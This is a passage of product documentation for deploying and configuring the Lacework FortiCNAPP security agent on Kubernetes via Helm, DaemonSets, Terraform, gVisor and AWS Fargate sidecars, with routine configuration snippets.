- If active package detection is enabled, do one of the following to disable it:
  - Use the following option with the `helm install` or `helm upgrade` command:

    ```
    --set laceworkConfig.codeaware.enable=false
    ```

  - Modify the `values.yaml` file and add the following:

    ```
    codeaware:
       enable:false
    ```

Specifying package scan options

By default, package scan is enabled.

To disable package scan, do one of the following:

- Use the following option with the `helm install` or `helm upgrade` command:

  ```
  --set laceworkConfig.packagescan.enable=false
  ```

- Modify the `values.yaml` file and add the following:

  ```
  packagescan:
     enable:false
  ```

If package scan is disabled, do one of the following to enable it:

- Use the following option with the `helm install` or `helm upgrade` command:

  ```
  --set laceworkConfig.packagescan.enable=true
  ```

- Modify the `values.yaml` file and add the following:

  ```
  packagescan:
     enable:true
  ```

To specify interval (in minutes) between package scans, do one of the following:

- Use the following option with the `helm install` or `helm upgrade` command:

  ```
  --set laceworkConfig.packagescan.interval=60
  ```

- Modify the `values.yaml` file and add the following:

  ```
  packagescan:
     interval:60
  ```

Specifying process scan options

By default, process scan is enabled.

To disable process scan, do one of the following:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set laceworkConfig.procscan.enable=false
```

- Modify the `values.yaml` file and add the following:

```
procscan:
   enable:false
```

If process scan is disabled, do one of the following to enable it:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set laceworkConfig.procscan.enable=true
```

- Modify the `values.yaml` file and add the following:

```
procscan:
   enable:true
```

To specify interval (in minutes) between process scans, do one of the following:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set laceworkConfig.procscan.interval=60
```

- Modify the `values.yaml` file and add the following:

```
procscan:
   interval:60
```

Filter Executables Tracked by the Agent

By default, the agent collects command-line arguments for all executables when it is collecting process metadata. You can use the `cmdlinefilter` option to selectively enable or disable collection of command-line arguments for executables.

To collect command-line arguments for specific executables only, do one of the following:

- Use one of the following with the `helm install` or `helm upgrade` command:
  - To collect data for one executable:

    ```
    --set laceworkConfig.cmdlinefilter.allow=java
    ```

  - To collect data for more than one executable, use a comma separated list:

    ```
    --set laceworkConfig.cmdlinefilter.allow=java,python
    ```

  - To collect data for all executables, use the * wildcard. This is the default and recommended setting.

    ```
    --set laceworkConfig.cmdlinefilter.allow=*
    ```

- Use one of the following in the `values.yaml` file:

- To collect data for one executable:

```
cmdlinefilter:
   allow:java
```

- To collect data for more than one executable, use a comma separated list:

```
cmdlinefilter:
   allow:java,python
```

- To collect data for all executables, use the * wildcard. This is the default and recommended setting.

```
cmdlinefilter:
   allow:*
```

To disable collection of command-line arguments for specific executables, do one of the following:

1. Use one of the following with the `helm install` or `helm upgrade` command:
   - To disable collection of data for one executable:

```
--set laceworkConfig.cmdlinefilter.disallow=java
```

   - To disable collection of data for more than one executable, use a comma separated list:

```
--set laceworkConfig.cmdlinefilter.disallow=java,python
```

   - To disable collection of data for all executables, use the * wildcard. This setting stops data collection for all executables and is not recommended.

```
--set laceworkConfig.cmdlinefilter.disallow=*
```

2. Use one of the following in the `values.yaml` file:
   - To disable collection of data for one executable:

```
cmdlinefilter:
   disallow:java
```

   - To disable collection of data for more than one executable, use a comma separated list:

```
cmdlinefilter:
   disallow:java,python
```

   - To disable collection of data for all executables, use the * wildcard. This setting stops data collection for all executables and is not recommended.

```
cmdlinefilter:
   disallow:*
```

Limiting the data collected by the agent reduces Lacework's process-aware threat and intrusion detection in your cloud environment and limits the alerts that Lacework FortiCNAPP generates. If you must disable sensitive data collection in your environment, Fortinet Inc. recommends disabling the smallest set of executables possible.

Specifying image pull secrets

Image pull secrets enable fetching the Lacework FortiCNAPP agent image from private repositories and/or allow bypassing rate limits.

You can configure image pull secrets in one of the following ways:

- Modify your Helm install or upgrade command with the following options:

```
--set image.imagePullSecrets.name=<registrySecret>
```

- Modify the `values.yaml` file and add data similar to:

```
# [Optional] imagePullSecrets.
# https://kubernetes.io/docs/tasks/configure-pod-container/pull-image-private-registry/
imagePullSecrets:
  - name: <registrySecret>
```

  Where `<registrySecret>` is the name of the secret that contains the credentials necessary to fetch the Lacework FortiCNAPP agent image.

Specifying an existing secret

Existing secrets allow you to store the Lacework FortiCNAPP access token outside of Helm.

You can use an existing secret in your Lacework FortiCNAPP Helm charts in one of the following ways:

- Enter a command such as the following on the command line:

```
--set laceworkConfig.accessToken.existingSecret.key="lacework_agent_token"
--set laceworkConfig.accessToken.existingSecret.name="lacework-agent-secret"
```

- Modify the `values.yaml` file and add the following:

```
laceworkConfig:
  # [Required] An access token is required before running agents.
  # Visit https://<LACEWORK CONSOLE URL> for eg: https://lacework.lacework.net
  accessToken:
    existingSecret:
      key: lacework_agent_token
      name: lacework-agent-secret
```

Kubernetes requires that the existing secret is base64 encoded.

Specifying the AWS metadata request interval

The agent retrieves metadata tags from AWS to enable you to quickly identify where you need to take actions to fix alerts displayed in the Lacework FortiCNAPP console. To ensure that the latest metadata is displayed in the Lacework

FortiCNAPP console, the agent periodically makes `describe-tags` API calls to retrieve tags from AWS.

To limit the number of API calls, specify the interval during which the agent retrieves the tags. The interval can be specified in `ns` (nanoseconds), `us` (microseconds), `ms` (milliseconds), `s` (seconds), `m` (minutes), or `h` (hours).

- For example, to retrieve the tags once every 15 minutes, do one of the following:
  - Use the following option with the `helm install` or `helm upgrade` command to retrieve the tags once every 15 minutes:

    ```
    --set laceworkConfig.metadataRequestInterval="15m"
    ```

  - Modify the `values.yaml` file and add the following:

    ```
    metadataRequestInterval: 15m
    ```

- To disable the agent from retrieving tags from AWS, do one of the following:
  - Use the following option with the `helm install` or `helm upgrade` command to retrieve the tags once every 15 minutes:

    ```
    --set laceworkConfig.metadataRequestInterval="0"
    ```

  - Modify the `values.yaml` file and add the following:

    ```
    metadataRequestInterval: 0
    ```

Specifying custom annotations on Helm charts

Annotations are a way of adding non-identifying metadata to Kubernetes objects. They are used by external tools to provide extra functionalities.

You can set annotations in your Lacework FortiCNAPP Helm charts in one of the following ways:

- Enter a command such as `--set laceworkConfig.annotations.<key> <value>` on the command line.
- Modify the `values.yaml` file and add the following:

```
# [Optional] Define custom annotations to use for identifying resources created by these
charts
  annotations:
    key: value
    another_key: another_value
```

Specifying custom labels on Helm charts

Similar to custom annotations, custom labels are a way of adding non-identifying metadata to Kubernetes objects. They are used by external tools to provide extra functionalities.

You can set labels in your Lacework FortiCNAPP Helm charts in one of the following ways:

- Enter a command such as `--set laceworkConfig.labels.<key> <value>` on the command line.
- Modify the `values.yaml` file and add the following:

```
# [Optional] Define custom labels to use for identifying resources created by these charts
  labels:
    key: value
    another_key: another_value
```

Specifying tags to categorize agents

You can use the `tags` option to specify name/value tags to categorize your agents. For more information, see Adding agent tags on page 964.

To specify tags, do one of the following:

- Use the following option with the `helm install` or `helm upgrade` command:

  ```
  --set laceworkConfig.tags.<tagname1>=<value1>
  --set laceworkConfig.tags.<tagname2>=<value2>
  ```

  For example:

  ```
  --set laceworkConfig.tags.location=austin
  --set laceworkConfig.tags.owner=pete
  ```

- Modify the `values.yaml` file and add the following:

  ```
  tags:
     <tagname1>: <value1>
     <tagname2>: <value2>
  ```

  For example:

  ```
  tags:
     location: austin
     owner: pete
  ```

Specifying the perfmode property on Helm charts

You can set the perfmode Property on page 951 in your Helm charts in one of the following ways:

1. Enter a command such as `--set laceworkConfig.perfmode=PERFMODE_TYPE` on the command line.
2. Modify the `values.yaml` file and add the following:

   ```
   # [Optional] Set to one of the other modes like ebpflite, scan, or lite for load balancers.
     perfmode: PERFMODE_TYPE
   ```

Where `PERFMODE_TYPE` can be one of the following values:

- `ebpflite` - The eBPF Lite Mode on page 952 mode.
- `lite` - The Lite Mode on page 951 mode.
- `scan` - The procscan Property on page 953 mode.
- `null` - Disables the perfmode property. The agent runs in normal mode.

Disable or enable logging to stdout

Logging to `stdout` is enabled by default for Lacework FortiCNAPP Helm charts. You can disable `stdout` logging in one of the following ways:

- Enter a command such as `--set laceworkConfig.stdoutLogging=false` on the command line.
- Modify the `values.yaml` file and add the following:

```
  stdoutLogging: false
```

Installing a specific version of the agent

The Lacework FortiCNAPP Helm Charts Repository contains a helm chart version for every agent version. By default, the latest version of the Lacework FortiCNAPP agent is installed when you use the Lacework FortiCNAPP Helms Charts Repository to install the agent. You can use the chart version corresponding to an agent version to install a specific version of the agent.

1. Add the Lacework FortiCNAPP Helm Charts repository:

```
helm repo add lacework https://lacework.github.io/helm-charts/
```

2. If the repository was already added on your machine, update the repository:

```
helm repo update lacework
```

3. View the chart versions available in the repository:

```
helm search repo lacework --versions

NAME                            CHART VERSION    APP VERSION    DESCRIPTION
lacework/lacework-agent         6.2.0            1.0            Lacework Agent
lacework/lacework-agent         6.1.2            1.0            Lacework Agent
lacework/lacework-agent         6.1.0            1.0            Lacework Agent
lacework/lacework-agent         6.0.2            1.0            Lacework Agent
lacework/lacework-agent         6.0.1            1.0            Lacework Agent
lacework/lacework-agent         6.0.0            1.0            Lacework Agent
lacework/lacework-agent         5.9.0            1.0            Lacework Agent
lacework/lacework-agent         5.8.0            1.0            Lacework Agent
lacework/lacework-agent         5.7.0            1.0            Lacework Agent
lacework/lacework-agent         5.6.0            1.0            Lacework Agent
lacework/lacework-agent         5.5.2            1.0            Lacework Agent
```

   In this example, the 6.2.0 chart version corresponds to the 6.2.0 version of the agent.

4. Use the `--version` option to use a specific chart version to install the agent. For example, run the following command to install the 6.2.0 version of the agent with the 6.2.0 chart version:

```
helm upgrade --install –version 6.2.0 --namespace lacework --create-namespace \
       --set laceworkConfig.accessToken=${LACEWORK_AGENT_TOKEN} \
       --set laceworkConfig.kubernetesCluster=${KUBERNETES_CLUSTER_NAME} \
       --set laceworkConfig.env=${KUBERNETES_ENVIRONMENT_NAME} \
       lacework-agent lacework/lacework-agent
```

Deploying with a DaemonSet

DaemonSet Visibility

When an agent is installed on a node as a DaemonSet or Pod or on the node itself, the agent has container visibility of the following resources:

- Processes running on the host.
- Processes running in a container that make a network connection (server or client).
- All container internal servers and processes that are listening actively on certain ports.
- File Integrity Monitoring (FIM) on the host.
- Host vulnerability on the host.

DaemonSet deployment using a configmap

1. Download the Kubernetes configuration (`lacework-cfg-k8s.yaml`) and Kubernetes orchestration (`lacework-k8s.yaml`) files using the instructions in Downloading the Linux agent installer on page 794.
2. Create the pods namespace:

   ```
   kubectl create namespace lacework
   ```

   We recommend assigning a namespace to the DaemonSet configuration.

3. Using the `kubectl` command line interface, add the configuration file into the cluster in the newly created namespace:

   ```
   kubectl create -f lacework-cfg-k8s.yaml -n lacework
   ```

4. Instruct the Kubernetes orchestrator to deploy an agent on all nodes in the cluster, including the control plane. To change the CPU and memory limits, see Change Agent Resource Installation Limits on Kubernetes Environments on page 923.

   ```
   kubectl apply -f lacework-k8s.yaml -n lacework
   ```

5. Repeat the above steps for each Kubernetes cluster.
   The `config.json` file is embedded in the `lacework-cfg-k8s.yaml` file.
   To customize FIM or add tags in a Kubernetes environment, edit the configuration section of the YAML file and push the revised `lacework-cfg-k8s.yaml` file to the cluster using the following command:

   ```
   kubectl replace -f lacework-cfg-k8s.yaml -n lacework
   ```

DaemonSet deployment using a secret

1. Download the Kubernetes orchestration file (`lacework-k8s.yaml`) using the instructions in Downloading the Linux agent installer on page 794.
2. Edit the `lacework-k8s.yaml` file and make the following changes:
   - Change `configMap` to `secret`
   - Change `name` to `secretName`
3. Use the following command in the `kubectl` command line interface to create the agent access token secret. In the command, replace:
   - `YOUR_ACCESS_TOKEN` with the agent access token. For more information, see Managing agent access tokens on page 792.
   - `CLUSTER_NAME` with your Kubernetes cluster name.
   - `SERVER_URL` with your agent server URL. For more information, see Specifying the agent server URL on page 961.

   ```
   kubectl create secret generic lacework-config --from-literal config.json='{"tokens":
   {"AccessToken":"YOUR_ACCESS_TOKEN"}, "serverurl":"SERVER_URL", "tags":{"Env":"k8s",
   "KubernetesCluster":"CLUSTER_NAME"}}' --from-literal syscall_config.yaml=""
   ```

   You should see the message `secret/lacework-config created` if the secret is created successfully.
4. Instruct the Kubernetes orchestrator to deploy an agent on all nodes in the cluster, including the master. To change the CPU and memory limits, see Change Agent Resource Installation Limits on Kubernetes Environments on page 923.

   ```
   kubectl create -f lacework-k8s.yaml
   ```

   You should see the message `daemonset.apps/lacework-agent created` if the DaemonSet is created successfully.
5. Repeat the above steps for each Kubernetes cluster.
   To customize FIM or add tags in a Kubernetes environment, edit the configuration section of the YAML file and push the revised `lacework-cfg-k8s.yaml` file to the cluster using the following commands:

   ```
   kubectl replace -f lacework-k8s.yaml
   ```

   ```
   kubectl create namespace lacework
   ```

   ```
   kubectl apply -f lacework-k8s.yaml -n lacework
   ```
6. You can confirm the DaemonSet status using the following command:

   ```
   kubectl get ds
   ```

   or

   ```
   kubectl get pods --all-namespaces | grep lacework-agent
   ```

Deploying a DaemonSet using Terraform

Use the terraform-kubernetes-agent module to create a Secret and DaemonSet for deploying the agent in a Kubernetes cluster.

DaemonSets are an easy way to deploy a Kubernetes pod onto every node in the cluster. You can use the DaemonSet method to deploy Lacework FortiCNAPP onto any Kubernetes cluster, including hosted versions such as EKS, AKS, and GKE.

Running Terraform

The following code snippet creates an agent access token with Terraform and then deploys the DaemonSet to the Kubernetes cluster being managed with Terraform.

Before running this code, ensure that the following settings match the configurations for your deployment.

- `config_path`
- `config_context`
- `lacework_server_url`

```
terraform {
  required_providers {
    kubernetes = {
      source = "hashicorp/kubernetes"
      version = "~> 2.0"
    }
    lacework = {
      source = "lacework/lacework"
      version = "~> 1.0"
    }
  }
}

provider "kubernetes" {
  config_path    = "~/.kube/config"
  config_context = "my-context"
}

provider "lacework" {
  # Configuration options
}

resource "kubernetes_namespace" "lacework" {
  metadata {
    name = "lacework"
  }
}
```

```
resource "lacework_agent_access_token" "k8s" {
  name        = "prod"
  description = "k8s deployment for production env"
}

module "lacework_k8s_datacollector" {
  source  = "lacework/agent/kubernetes"
  version = "~> 1.0"
  namespace = "lacework"
  lacework_access_token = lacework_agent_access_token.k8s.token

  # For deployments in Europe, overwrite the Lacework agent server URL
  #lacework_server_url   = "https://api.fra.lacework.net"

  # For deployments in Australia and New Zealand, overwrite the Lacework agent server URL
  #lacework_server_url   = "https://auprodn1.agent.lacework.net"

  # Add the lacework_agent_tag argument to retrieve the cluster name in the Kubernetes dashboard
  lacework_agent_tags = {KubernetesCluster: "Name of the Kubernetes cluster"}

  pod_cpu_request = "200m"
  pod_mem_request = "512Mi"
  pod_cpu_limit   = "500m"
  pod_mem_limit   = "1024Mi"
}
```

Due to upstream breaking changes, version 1.0+ of this module discontinued support for version 1.x of the `hashicorp/kubernetes` provider. If 1.x of the `hashicorp/kubernetes` provider is required, pin this module's version to `~> 0.1`.

1. Open an editor and create a file called `main.tf`.
2. Paste the code snippet above into the `main.tf` file and save the file.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply -auto-approve` to execute Terraform.

Validating the changes

After Terraform executes, you can use `kubectl` to validate that the DaemonSet is deployed successfully:

```
kubectl get pods -l name=lacework -o=wide --all-namespaces
```

Installing in gVisor on Kubernetes

gVisor is an application kernel written in Go that implements a substantial portion of the Linux system call interface. It provides an additional layer of isolation between running applications and the host operating system. gVisor provides a

virtualized environment in order to sandbox containers. The system interfaces normally implemented by the host kernel are moved into a distinct, per-sandbox application kernel in order to minimize the risk of a container escape exploit.

Installing in gVisor on a Kubernetes cluster using GKE Sandbox

1. Set up gVisor on a Kubernetes cluster using GKE Sandbox using the steps described in Enabling GKE Sandbox.
2. After all nodes are running correctly, create a Lacework FortiCNAPP agent and Google microservices.
3. Download `lacework-cfg-k8s.yaml` and `lacework-k8s.yaml` files.
4. Use the following steps to create an agent on the cluster:
   a. Update the Daemonset to include proper NodeAffinity and Toleration as follows:

```
template:
    metadata:
        labels:
            name: lacework
    spec:
        affinity:
            nodeAffinity:
                requiredDuringSchedulingIgnoredDuringExecution:
                    nodeSelectorTerms:
                        - matchExpressions:
                            - key: sandbox.gke.io/runtime
                              operator: In
                              values:
                                - gvisor
        tolerations:
            - effect: NoSchedule
              key: sandbox.gke.io/runtime
              operator: Equal
              value: gvisor
            - key: node-role.kubernetes.io/master
              effect: NoSchedule
            - key: node-role.kubernetes.io/control-plane
              effect: NoSchedule
```

   b. Go to your home directory.
   c. Run

```
sudo mkdir lw
cd lw
```

   d. Create `lacework-cfg-k8s.yaml` and `lacework-k8s.yaml` files in the `lw` directory.
   e. Run these commands to create the Lacework FortiCNAPP agent:
      i. `kubectl create namespace lacework`
      ii. `kubectl create -f lacework-cfg-k8s.yaml -n lacework`
      iii. `kubectl apply -f lacework-k8s.yaml -n lacework`
      iv. `kubectl get ds -n lacework` (This command shows the daemonsets created)

   f. The agent pod is now deployed and should be up and running. To confirm, run this command: `kubectl get pods -n lacework -o wide`
5. After the Lacework FortiCNAPP agent pod is running, deploy microservices on the cluster.
6. Verify your configuration using this command: `kubectl get pods`

Installing in gVisor on a Kubernetes cluster using containerd

1. Launch any Google Cloud instance (such as an Ubuntu instance).
2. Configure the security group of the Google Cloud instance to allow traffic only to your IP address.
3. Install gCloud on the instance and create a cluster with gCloud.
4. Configure `containerd` using steps in Containerd Configuration.
5. After successful installation of `containerd`, configure `containerd` and update `/etc/containerd/config.toml`. Ensure `containerd-shim-runsc-v1` is in ${PATH} or in the same directory as the `containerd` binary.
6. After successful setup of `containerd`, set up the agent and microservices pods.
   a. Go to your home directory
   b. Run these commands:

```
sudo mkdir lw
cd lw
```

   c. Create `lacework-cfg-k8s.yaml` and `lacework-k8s.yaml` files in the `lw` directory.
   d. Run these commands to create the agent:
      i. `kubectl create namespace lacework`
      ii. `kubectl create -f lacework-cfg-k8s.yaml -n lacework`
      iii. `kubectl apply -f lacework-k8s.yaml -n lacework`
      iv. `kubectl get ds -n lacework` (This command shows the daemonsets created)
   e. The agent pod is now deployed and should be up and running. To confirm, run this command: `kubectl get pods -n lacework -o wide`.
7. After the agent pod is running, deploy microservices on the cluster.
8. Verify your configuration using this command: `kubectl get pods`

Deploying on AWS Fargate for EKS

You can deploy the Lacework FortiCNAPP agent to secure and monitor applications running in Fargate.

Fargate for EKS is Kubernetes-centric. It does not have the concept of tasks like in Fargate for ECS. A task is replaced by a pod and a pod is defined in a manifest and deployed to Fargate the same way a pod is deployed in Kubernetes.

Deploying the agent on Fargate

The following two deployment methods are supported for Fargate:

- Embedded in the application.
- As a sidecar injected in the application pod to be deployed in Fargate. The sidecar will be used as an init container. Its purpose is to share a volume with the application container and copy the agent binary and setup script to the shared volume.

Fargate does not support Daemonset. So, the only way to monitor an application running on Fargate is by embedding the agent in the application at image build time or by injecting a sidecar into the pod.

Your application container must have the `ca-certificates` package (or equivalent global root certificate store) in order to reach Lacework FortiCNAPP APIs. The root certificate used by Lacework FortiCNAPP is `Go Daddy Root Certificate Authority - G2`.

If your EKS cluster is not purely Fargate, but is instead a mix of EC2 instances and Fargate, deploy the agent as a daemonset on the EC2 nodes and use the deployment options described in this document for Fargate workloads. See Installing Linux agent on Kubernetes on page 880.

Required pod settings

Environment variables

For the agent to detect that it is running in Fargate, the following environment variable must be set in the pod specification file under the application container:

LW_EXECUTION_ENV = “EKS_FARGATE”

For the agent to talk to the API server and request information about the pod, the EKS node name must be injected into the application container through the environment variable *LW_KUBERNETES_NODENAME*. If this variable is missing, the agent will fail to report container information.

```
- name: LW_KUBERNETES_NODENAME
      valueFrom:
```

```
         fieldRef:
            apiVersion: v1
            fieldPath: spec.nodeName
```

Shared Process Namespace

For the agent to see all processes that are running in other containers that are part of the same pod, the pod specification must have the parameter **shareProcessNamespace** set to **true** in the pod's YAML file. Without sharing the PID namespace, the agent cannot attribute connections to processes correctly.

The network namespace is shared between all containers in the same pod, so the agent will be able to see all traffic initiated and terminated in the pod.

It is important to understand the implications of sharing the process namespace. See Limitations for more information.

RBAC Rules

To provide the appropriate permissions for the agents to list pods and containers, you must add the following RBAC rules to the EKS cluster. Ensure that you define a service account with a ClusterRole and ClusterRoleBinding. The details for RBAC rules are as follows:

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: YourRoleName
rules:
  - apiGroups:
      - ""
    resources:
      - nodes
      - pods
      - nodes/metrics
      - nodes/spec
      - nodes/stats
      - nodes/proxy
      - nodes/pods
      - nodes/healthz
    verbs:
      - get
      - list
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: YourBindingName
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: YourRoleName
subjects:
```

```
  - kind: ServiceAccount
    name: YourServiceAccountName
    namespace: FargateNamespace
---
apiVersion: v1
kind: ServiceAccount
metadata:
  name: YourServiceAccountName
  namespace: FargateNamespace
```

The namespace to specify in the service account and ClusterRoleBinding is the namespace associated with the Fargate profile. Pods started in this namespace are scheduled to run on Fargate nodes.

Fargate monitoring

Each pod in Fargate has its own node managed by AWS. These nodes will appear in the Lacework FortiCNAPP console as part of the EKS cluster in the Kubernetes Dashboard on page 614. For these Fargate nodes to be included in the EKS cluster, ensure that you include the EKS cluster name as part of the tags in the agent `config.json` file. The cluster name should appear as follows:

```
"tags":{"Env":"k8s", "KubernetesCluster": "Your EKS Cluster name"}
```

This is because Fargate nodes are not tagged with the cluster name to enable the auto discovery of the cluster. See How Lacework FortiCNAPP derives the K8s cluster name on page 917 for more details.

Configuration map example


The following is an example of a configuration map where the cluster name is specified.

```
apiVersion: v1
kind: ConfigMap
metadata:
  namespace: fargate-ns
  name: lacework-config
data:
  config.json: |
    {"tokens":{"AccessToken":"YOUR ACCESS TOKEN"}, "tags":{"Env":"k8s", "KubernetesCluster":
"eksclustername"}, "serverurl":"YOUR AGENT SERVER URL"}
```


For more information about the `config.json` properties, see Configure Linux Agent Using Agent Configuration File on page 942.

The Kubernetes nodes appear in the Lacework FortiCNAPP console in the *Node Activity* section.


In the case of Fargate, the hostname that appears in the Node Activity section is the hostname inside the container (hostname is the pod name) and not the Fargate node name.



All containers defined in the Fargate pod will appear under the section *List of Active Containers*.



The container image information is under the section *Container Image Information*.



Sidecar container example

If you already have an existing EKS cluster, you can add a Fargate profile to it using a command similar to the following:

```
eksctl create fargateprofile   --cluster YourClusterName   --name YourProfileName   --namespace
FargateNamespace
```

The namespace that you use here is the namespace used to launch your pods into Fargate runtime. It should be used in the pod specification file, the Lacework FortiCNAPP agent configmap, and the defined RBAC resources to allow the agent to access the API server. In the example that follows, the Fargate namespace is `fargate-ns`.

The following is a sample pod definition file using an init container to inject the agent. This is sidecar deployment where the agent is integrated into the application container at runtime.

The `cfgmap` is the configuration map defined in the Lacework Configuration Map section.

The service account is the service account as defined in the RBAC Rules section.

Resource Requests/Limits depend on your application's needs. This is a sample pod configuration.

```
apiVersion: v1
kind: Pod
metadata:
  namespace: fargate-ns
  name: app
  labels:
    name: "appclientserver"
spec:
  serviceAccountName: lwagent-sa
  shareProcessNamespace: true
  initContainers:
```

```
  - image: lacework/datacollector:latest-sidecar
    imagePullPolicy: Always
    name: lw-agent-sidecar
    volumeMounts:
    - name: lacework-volume
      mountPath: /lacework-data
    command: ["/bin/sh"]
    args: ["-c", "cp -r /var/lib/lacework-backup/* /lacework-data"]
  containers:
  - image: ubuntu:latest
    imagePullPolicy: Always
    name: app-client
    command: ["/var/lib/lacework-backup/lacework-sidecar.sh"]
    args: ["/your-app/run.sh"]
    ports:
      - containerPort: 8080
    resources:
      limits:
        memory: "600Mi"
        cpu: "500m"
      requests:
        memory: "200Mi"
        cpu: "100m"
    volumeMounts:
    - name: lacework-volume
      mountPath: /var/lib/lacework-backup
    - name: cfgmap
      mountPath: /var/lib/lacework/config
    - name: podinfo
      mountPath: /etc/podinfo
    env:
    - name: LW_KUBERNETES_NODENAME
      valueFrom:
         fieldRef:
            apiVersion: v1
            fieldPath: spec.nodeName
    - name: LW_EXECUTION_ENV
      value: "EKS_FARGATE"
  - image: nginx
    imagePullPolicy: Always
    name: nginx
    ports:
      - containerPort: 80
  volumes:
    - name: lacework-volume
      emptyDir: {}
    - name: cfgmap
      configMap:
        name: lacework-config
